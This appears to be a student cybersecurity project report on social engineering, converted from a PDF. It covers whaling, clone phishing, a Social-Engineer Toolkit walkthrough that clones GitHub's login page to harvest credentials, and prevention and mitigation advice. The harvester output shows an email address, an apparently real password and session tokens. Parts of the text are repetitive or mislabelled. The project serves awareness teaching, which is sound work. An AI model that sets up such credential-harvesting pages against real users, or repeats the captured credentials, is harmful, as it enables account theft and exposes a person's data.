For attacks that are directed specifically at senior executives or other privileged users within businesses, the term whaling is commonly used. These type of attacks are typically targeted with content likely to require the attention of the victim such as legal subpoenas or other executive issues.

Another common vector of this style of attack is whaling scam emails that appear to come from an executive. A common example would be an email request coming from a CEO to someone in the finance department requesting their immediate help in transferring money. Lower-level employees are sometimes fooled into thinking the importance of the request and the person it's coming from supersede any need to double check the request's authenticity, resulting in the employee transferring large sums of money to an attacker.

compromise an organization's network. Ransomware is one of the most common malware attacks used in clone phishing, but the payload from the malicious attachments could be anything from rootkits that give anyone access to the employee's machine remotely or simple keyloggers that steal passwords.

Practice

Social-Engineer Toolkit: Fake github login page

Download and install virtual Virtualbox

<https://www.youtube.com/watch?v=qRoDiVpCkw>

• Download and Install VirtualBox.

↑ Back to top

The screenshot shows the official website for Oracle VM VirtualBox. At the top left is the Oracle VM VirtualBox logo, which is a blue cube with a white 'V' and 'M' on it. To its right is the word "VirtualBox" in a large, bold, dark blue sans-serif font. Below the logo is a navigation menu on the left with links to "About", "Screenshots", "Downloads", "Documentation", "End-user docs", "Technical docs", "Contribute", and "Community". In the center, there's a large heading "Welcome to VirtualBox.org!" followed by a paragraph of text about the product. To the right of the text is another paragraph about the supported guest operating systems. At the bottom right is a large blue button with the text "Download VirtualBox 7.0". Below the button is a section titled "Hot picks:" with two bullet points.

Welcome to VirtualBox.org!

VirtualBox is a powerful x86 and AMD64/Intel64 [virtualization](#) product for enterprise as well as home use. Not only is VirtualBox an extremely feature rich, high performance product for enterprise customers, it is also the only professional solution that is freely available as Open Source Software under the terms of the [GNU General Public License \(GPL\)](#) version 3. See "[About VirtualBox](#)" for an introduction.

Presently, VirtualBox runs on Windows, Linux, macOS, and Solaris hosts and supports a large number of [guest operating systems](#) including but not limited to Windows (NT 4.0, 2000, XP, Server 2003, Vista, 7, 8, Windows 10 and Windows 11), DOS/Windows 3.x, Linux (2.4, 2.6, 3.x, 4.x, 5.x and 6.x), Solaris and OpenSolaris, OS/2, OpenBSD, NetBSD and FreeBSD.

VirtualBox is being actively developed with frequent releases and has an ever growing list of features, supported guest operating systems and platforms it runs on. VirtualBox is a community effort backed by a dedicated company: everyone is encouraged to contribute while Oracle ensures the product always meets professional quality criteria.

Download VirtualBox 7.0

Hot picks:


- Pre-built virtual machines for developers at [Oracle Tech Network](#)
- Hyperbox** Open-source Virtual Infrastructure Manager [project site](#)

C

DOWNLOAD AND INSTALL KALI LINUX

- Download Kali Linux VM

[↑ Back to top](#)



After Kali linux download and installation, we are going to launch setoolkit. If you don't see setoolkit, make sure to install it.

Command to install Setoolkit

Update your system: Open a terminal and run the following commands to update your package list and upgrade any outdated packages:

```
bash
```

```
sudo apt update
```

```
sudo apt upgrade
```

Install SET: The Social-Engineer Toolkit is available in the Kali Linux repositories, so you can install it directly using

```
sudo apt install set
```

Verify the installation: After the installation is complete, you can verify that SET is installed correctly by running:

```
setoolkit
```

What is setoolkit in kali linux?


The Social-Engineer Toolkit (SET) is a powerful open-source framework designed for social engineering penetration testing. It is included in Kali Linux, a popular Linux distribution for cybersecurity and penetration testing. SET is specifically geared towards automating and simplifying various social engineering attacks, making it a valuable tool for security professionals to test the resilience of an organization against human-targeted attacks.

Key Features of SET:

1. **Phishing Attacks:** SET can create highly convincing phishing emails and websites to trick users into divulging sensitive information such as login credentials.
2. **Website Attack Vectors:** It allows the creation of clone websites to capture user credentials. It can mimic popular sites and direct users to these clones.
3. **Credential Harvester:** This module can capture login credentials from users by setting up fake login pages that mimic legitimate sites.
4. **Spear Phishing:** SET can send targeted phishing emails to specific individuals or groups, making the attacks more personalized and effective.

5. **Payload Delivery:** It can deliver malicious payloads through different methods, including USB drives, to exploit systems when users interact with them.
6. **Wireless Access Point Attack:** SET can create fake Wi-Fi access points to intercept and manipulate traffic from users connected to these points.
7. **Metasploit Integration:** It integrates with Metasploit, allowing for the use of Metasploit's extensive library of exploits within social engineering campaigns.
8. **Automation:** Many processes can be automated, saving time and effort for penetration testers.

Practice



The screenshot shows a terminal window on a Kali Linux desktop environment. The terminal title bar indicates the session is running as root at 17:37. The command history shows the user has run 'sudo su' to become root, and the current directory is '/home/alpha'. The user is currently executing the 'setoolkit' command.

```
(alpha㉿kali)-[~]
$ sudo su
[sudo] password for alpha:
(root㉿kali)-[/home/alpha]
# setoolkit
```

The Social-Engineer Toolkit (SET) is a product of TrustedSec. It is a penetration testing framework designed to help security professionals perform social engineering attacks. The toolkit includes various modules for generating phishing emails, attacking wireless networks, and performing mass mailings.

The terminal window shows the following information:

- Root access is granted: root@kali: /home/alpha
- SET version: 8.0.3
- Codename: 'Maverick'
- Twitter handles: @TrustedSec and @HackingDave
- Homepage: <https://www.trustedsec.com>
- Welcome message: "Welcome to the Social-Engineer Toolkit (SET). The one stop shop for all of your SE needs."
- The Social-Engineer Toolkit is a product of TrustedSec.
- Visit: <https://www.trustedsec.com>
- It's easy to update using the PenTesters Framework! (PTF)
- Visit <https://github.com/trustedsec/ptf> to update all your tools!
- Select from the menu:

 - Social-Engineering Attacks
 - Penetration Testing (Fast-Track)
 - Third Party Modules
 - Update the Social-Engineer Toolkit
 - Update SET configuration
 - Help, Credits, and About

- 99) Exit the Social-Engineer Toolkit

set> []

The Social-Engineer Toolkit (SET) is a product of TrustedSec. It is a penetration testing framework designed to help security professionals perform social engineering attacks. The toolkit includes various modules for generating phishing emails, attacking wireless networks, and performing mass mailings.

The terminal window shows the following information:

- Root access is granted: root@kali: /home/alpha
- SET version: 8.0.3
- Codename: 'Maverick'
- Twitter handles: @TrustedSec and @HackingDave
- Homepage: <https://www.trustedsec.com>
- Welcome message: "Welcome to the Social-Engineer Toolkit (SET). The one stop shop for all of your SE needs."
- The Social-Engineer Toolkit is a product of TrustedSec.
- Visit: <https://www.trustedsec.com>
- It's easy to update using the PenTesters Framework! (PTF)
- Visit <https://github.com/trustedsec/ptf> to update all your tools!
- Select from the menu:

 - Spear-Phishing Attack Vectors
 - Website Attack Vectors
 - Infectious Media Generator
 - Create a Payload and Listener
 - Mass Mailer Attack
 - Arduino-Based Attack Vector
 - Wireless Access Point Attack Vector
 - QRCode Generator Attack Vector
 - Powershell Attack Vectors
 - Third Party Modules

- 99) Return back to the main menu.

set> 2 []

The screenshot shows a terminal window on a Kali Linux desktop environment. The title bar indicates the session is root@kali: /home/alpha at 17:48. The terminal displays the Metasploit Framework's Web Attack module menu. The user has selected option 3, 'Credential Harvester Attack Method'. The menu provides detailed descriptions for various attack methods: Java Applet Attack, Metasploit Browser Exploit, Credential Harvester, TabNabbing, Web-Jacking Attack, Multi-Attack Web Method, and HTA Attack. The user has typed 'set:webattack>3' to choose the Credential Harvester method.

```
Minimize all open windows and show the desktop
root@kali: /home/alpha
99) Return back to the main menu.

set> 2

The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.

The Java Applet Attack method will spoof a Java Certificate and deliver a metasploit based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.

The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.

The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.

The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.

The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when clicked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if its too slow/fast.

The Multi-Attack method will add a combination of attacks through the web attack menu. For example you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabnabbing all at once to see which is successful.

The HTA Attack method will allow you to clone a site and perform powershell injection through HTA files which can be used for Windows-based powershell exploitation through the browser.

1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method

99) Return to Main Menu

set:webattack>3
```

```
root@kali: /home/alpha
same web application you were attempting to clone.

The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.

1) Web Templates
2) Site Cloner
3) Custom Import

99) Return to Webattack Menu


set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report


--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT *


The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.80.204]:192.168.80.204
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://github.com/login
```







```
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL IP address below, not your NAT address. Additionally, if you don't know basic networking concepts, and you have a private IP address, you will need to do port forwarding to your NAT IP address from your external IP address. A browser doesn't know how to communicate with a private IP address, so if you don't specify an external IP address if you are using this from an external perspective, it will not work. This isn't a SET issue this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.80.204]:192.168.80.204
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://github.com/login
[*] Cloning the website: https://github.com/login
[*] This could take a little bit...
Username or email address

The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
192.168.80.204 - - [03/Jul/2024 20:19:01] "GET / HTTP/1.1" 200 -
192.168.80.204 - - [03/Jul/2024 20:50:49] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
PARAM: commit=Sign in
PARAM: authenticity_token=j9w9dDUbaQasJvTrnyqKvNw+bdIPsTbICQ/1Viy/KnHK6VegWCePuBwgJbzSAYlls70TheaB3yL5JZnzG9g=
PARAM: add_account=
POSSIBLE USERNAME FIELD FOUND: login=babacargueye1386@gmail.com
POSSIBLE PASSWORD FIELD FOUND: password=easymoney2024#
PARAM: webauthn-conditional=undefined
PARAM: javascript-support=true
PARAM: webauthn-support=unsupported
PARAM: webauthn-uvpaa-support=unsupported
POSSIBLE USERNAME FIELD FOUND: return_to=https://github.com/login
PARAM: allow_signup=
PARAM: client_id=
PARAM: integration=
PARAM: required_field_05d4=
PARAM: timestamp=1720052318875
POSSIBLE PASSWORD FIELD FOUND: timestamp_secret=f25F09ec10f8af8cced740371e30c30fe73064976e16bd3ae09c0215798f064c
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.

192.168.80.204 - - [03/Jul/2024 20:52:52] "POST /session HTTP/1.1" 302 -
```

How to Protect Yourself from Social Engineering Attacks || Preventive Measures

Beware of unknown Email

Don't click on unwanted links

Don't download unknown files

Educate public

Keep update your antivirus software

Don't give sensitive information in public network

Don't use same password for different accounts

Use strong password

Think twice you click

Use multifactor authentication

Verify Email sender Identity

Destroy data after use

Conclusion

Our final project, "Social Engineering: The Human Element of Cybersecurity," has highlighted the profound impact social engineering attacks can have on individuals and organizations. By focusing on a phishing attack utilizing the Social-Engineer Toolkit in Kali Linux, we demonstrated how easily sensitive information can be extracted through cleverly crafted deceptive messages.

Key Findings:

1. **Human Vulnerabilities:** Despite advancements in technology, human psychology remains a critical weak point. Attackers exploit emotions like greed, fear, and urgency to trick victims into revealing sensitive information.
2. **Phishing Techniques:** The project detailed various phishing techniques, including credential harvesting, spear phishing, and clone phishing. These methods show how attackers can personalize and adapt their strategies to increase the likelihood of success.
3. **Effectiveness of Social Engineering:** Our experiments demonstrated the alarming effectiveness of social engineering tactics. The simplicity with which attackers can gain access to sensitive information underscores the importance of awareness and education.
4. **Countermeasures:** We emphasized the need for robust preventive measures. Educating the public, using strong and unique passwords, employing multi-factor authentication, and maintaining a healthy skepticism towards unsolicited offers are critical steps in protecting against these attacks.

Practical Implications:

Our project serves as a call to action for individuals and organizations to take proactive steps in safeguarding against social engineering attacks. Awareness campaigns, regular training sessions, and stringent security protocols can significantly mitigate the risks associated with social engineering.

Final Thoughts:

By understanding the tactics employed by attackers and implementing the recommended preventive measures, we can create a more secure digital environment. This project, while highlighting the vulnerabilities, also provides a roadmap for strengthening our defenses. Our goal is not only to educate but to empower individuals to recognize and respond effectively to social engineering threats.

Ethical Considerations:

It is crucial to remember that the techniques and tools discussed in this project are for educational purposes only. We strongly discourage any malicious use of the information. Our intent is to raise awareness and improve cybersecurity practices, contributing to a safer online community for everyone.

Through this project, we have gained valuable insights into the human element of cybersecurity, highlighting the importance of vigilance, education, and proactive measures in defending against social engineering attacks.

Mitigations

Penetration testing (or pen-testing) is a security exercise where a cybersecurity expert attempts to find and exploit vulnerabilities in a computer system, applications, and websites. The purpose of this simulated attacks is to identify any weak spots in a system's defences which attackers could take advantage of. Each group's member was able to install their own virtual machine in order to run a pen-testing attack. But just running successful attacks did not cover how to prevent attacks in the first place. therefore a section on how to prevent them is added.

Given the time provided for the group presentation, presenting a great types of Pen-testing attacks, in accord with the group's discussion, some types of pen-testing were choose to be put in action through the following attack vector

- Brute force credential harvesting
- Man in The Middle
- Phishing and social engineering

Network Penetration Tests

Preventing Man-In-The-Middle (MITM)

The following points are examples of how to prevent and stop Man in The Middle

-1- Use VPN (Virtual Private Network) to connect to the internet

This is especially true when using free internet connection in public area like free access point at the airport, public library, Starbucks, and also at home. VPN encrypts the data that goes through it. encryption stops the MITM from infiltrating the network traffic. This insure the data even in the case where a criminal succeed in gaining access to the network.

-2-Use secure connections

It is always a good practice to always connect to a secure network when trying to access sensitive website like Banks, official government's websites, and professional site for work, and make purchases online.

-3- Use secure Endpoint

It is best to leverage strong endpoint security software to protect against these threats, it is good to chop around to find the best software that best fit your need.

-4- Use Multi-factor authentication


We use multi factor authentication by having at least two different devices working together to authenticate a user when the user sing into a device for the first time. It should take action so that when he logs with success for a first time after a while; even to website where he was successful log-in some time ago.

-5- Verify Signatures

It is always a good idea to verify digital signatures using the sender's public key. Ensure the signature matches the message content by using hash to ensure the was no change during the transit.

Preventive and Stop measures against DOS and DDOS attacks

SECURE DATA IN TRANSIT VIA NETWORK TUNNELS



In order to protect yourself from DOS and DDOS attacks, the following actions are available:

- 1- Improve cyber resiliency with an Advance zero trust network access (ZTNA) solution

According to Verizon's 2022 BDIR, DDOS was the most prevalent form of attack. When ZTNA is embraced, it can be effective mitigation against these cataclysmic attacks. A cloud native ZTNA solution that incorporates strong endpoint capabilities like CylanceGATEWAY can provide network protection, detection, and prevention against DDOS attacks.

a) Network Protection

A proper ZTNA solution to mitigate DDOS attacks protects the network as it doesn't require any ports to be opened as it proxies traffic to enterprise network.

b) Threat detection

